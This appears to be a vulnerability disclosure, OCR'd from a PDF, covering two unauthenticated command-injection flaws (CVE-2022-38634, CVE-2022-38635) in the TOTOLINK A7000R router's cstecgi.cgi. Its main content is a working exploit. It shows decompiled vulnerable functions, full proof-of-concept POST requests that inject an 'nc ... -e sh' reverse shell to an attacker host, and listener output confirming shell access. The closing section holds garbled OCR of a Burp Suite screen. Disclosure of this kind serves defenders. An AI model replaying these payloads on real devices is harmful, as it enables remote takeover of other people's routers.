Product Description

- TOTOLINK A7000R

https://www.totolink.net/home/menu/newstpl/menu_newstpl/products/id/171.html

- Latest firmware version `V9.1.0u.6115_B20201022` can be obtained at:

https://www.totolink.net/home/menu/detail/menu_listtpl/download/id/171/ids/36.html

---

CVE-2022-38634 FUN_00421c94 cstecgi.cgi Command Injection

Description

In `FUN_00421c94` of `cstecgi.cgi`, the program reads user input from a POST request, in which `uVar1` is set by user. As shown in the figure below, `uVar1` is passed into a string, which is later directly executed by system through `doSystem()`.


```
undefined4 FUN_00421c94(undefined4 param_1)

{
  undefined4 uVar1;
  char *__nptr;
  int iVar2;
  undefined *puVar3;
  char acStack144 [128];

  puVar3 = &_mips_gp0_value;
  memset(acStack144,0,0x80);
  uVar1 = websGetVar(param_1,"command","www.baidu.com");
  __nptr = (char *)websGetVar(param_1,"num","");
  iVar2 = atoi(__nptr);
  sprintf(acStack144,"traceroute -m %d %s&>/var/log/traceRouteLog",iVar2,uVar1,puVar3);
  doSystem(acStack144);
  setResponse(&DAT_00438564,"reserv");
  return 1;
}
```

This allows attackers to directly inject and execute command through sending a crafted POST request to `/cgi-bin/cstecgi.cgi`. No authentication is needed to perform this attack.

POC

```
POST /cgi-bin/cstecgi.cgi HTTP/1.1

Host: 192.168.5.12

Content-Length: 91
```

```
Accept: application/json, text/javascript, */*; q=0.01

X-Requested-With: XMLHttpRequest

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/104.0.5112.81 Safari/537.36

Content-Type: application/x-www-form-urlencoded; charset=UTF-8

Origin: http://192.168.5.12

Referer: http://192.168.5.12/advance/traceroute.html

Accept-Encoding: gzip, deflate

Accept-Language: en-US,en;q=0.9

Connection: close



{"command":"8.8.8.8||nc 192.168.5.11:12345 -e
sh;","num":"4","topicurl":"setTracerouteCfg"}
```



CVE-2022-38635 FUN_00421ddc cstecgi.cgi Command Injection

Description


Similar to the case above, parameter `ip` is set by user. Again, no sanitization is done. This allows attackers to execute arbitrary command via crafted POST request. No authentication needed.

Decompile: FUN_00421ddc - (cstecgi.cgi)

```
1
2  undefined4 FUN_00421ddc(undefined4 param_1)
3
4  {
5    undefined4 uVar1;
6    char *__nptr;
7    int iVar2;
8    undefined *puVar3;
9    char acStack144 [128];
10
11   puVar3 = &_mips_gp0_value;
12   memset(acStack144,0,0x80);
13   uVar1 = websGetVar(param_1,"ip","www.baidu.com");
14   __nptr = (char *)websGetVar(param_1,"num","");
15   iVar2 = atoi(__nptr);
16   sprintf(acStack144,"ping %s -w %d &>/var/log/pingCheck",uVar1,iVar2,puVar3);
17   doSystem(acStack144);
18   setResponse(&DAT_00438564,"reserv");
19   return 1;
20 }
21
```

POC

```
POST /cgi-bin/cstecgi.cgi HTTP/1.1

Host: 192.168.5.12

Content-Length: 55

Accept: application/json, text/javascript, */*; q=0.01

X-Requested-With: XMLHttpRequest

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/104.0.5112.81 Safari/537.36

Content-Type: application/x-www-form-urlencoded; charset=UTF-8

Origin: http://192.168.5.12

Accept-Encoding: gzip, deflate

Accept-Language: en-US,en;q=0.9

Connection: close



{"ip":"8.8.8.8;nc 192.168.5.11:12345 -e
sh;","num":"1","topicurl":"setDiagnosisCfg"}
```


@ubuntu:~$ nc -lvnp 12345
Listening on [0.0.0.0] (family 0, port 12345)
Connection from 192.168.5.12 52062 received!
busybox
BusyBox v1.24.2 (2020-10-22 10:21:20 CST) multi-call binary.
BusyBox is copyrighted by many authors between 1998-2015.
Licensed under GPLv2. See source distribution for detailed
copyright notices.
Usage: busybox [function [arguments]...]
or: busybox --list
or: function [arguments]...
BusyBox is a multi-call binary that combines many common Unix
utilities into a single executable. Most people will create a
link to busybox for each function they wish to use and BusyBox
will act like whatever it was invoked as.
Currently defined functions:
[, [[, addgroup, adduser, arp, arping, ash, awk, base64, basename,
bash, brctl, bunzip2, bzcat, bzip2, cat, chgrp, chmod, chown, chpasswd,
chroot, clear, cp, crond, crontab, cut, date, dd, df, dhcp6c, dirname,
dmesg, dnsdomainname, dos2unix, du, echo, egrep, env, ether-wake, expr,
false, fgrep, find, flock, free, fuser, getopt, grep, gunzip, gzip,
head, hexdump, hostname, ifconfig, inetd, insmod, kill, killall, klogd,
ln, logger, login, ls, lsmod, lsof, md5sum, mdev, mkdir, mknod,
modinfo, modprobe, more, mount, mountpoint, mv, nc, netstat, nice,
nohup, nslookup, ntpd, passwd, pgrep, pidof, ping, ping6, printf, ps,
pwd, rm, rmdir, rmmod, route, sed, sendmail, seq, sh, sha256sum, sleep,
sort, start-stop-daemon, stat, strings, switch_root, sync, sysctl,
syslogd, tail, tar, taskset, tee, telnetd, test, tftp, time, top,
touch, tr, traceroute, traceroute6, true, udhcpc, umount, uname, uniq,
unix2dos, unlink, unzip, uptime, usleep, vconfig, vi, watch, wc, wget,
which, whoami, xargs, yes, zcat, zcip
INIT: Entering runlevel: 2
Burp Suite Community Editio
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer
Learn
1 loginGET useCookie 11 12 13
Send Cancel
Request
Pretty Raw Hex
1 POST /cgi-bin/cstecgi.cgi HTTP/1.1
2 Host: 192.168.5.12
3 Content-Length: 55
4 Accept: application/json, text/javascript, */*; q=0.01
5 X-Requested-With: XMLHttpRequest
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/104.0.5112.81
Safari/537.36
7 Content-Type: application/x-www-form-urlencoded;
charset=UTF-8
8 Origin: http://192.168.5.12
9 Accept-Encoding: gzip, deflate
10 Accept-Language: en-US,en;q=0.9
11 Connection: close
12
13 {"ip":"8.8.8.8;nc 192.168.5.11:12345 -e sh;","num":"1",
"topicurl":"setDiagnosisCfg"}
Search...
0 matches
Waiting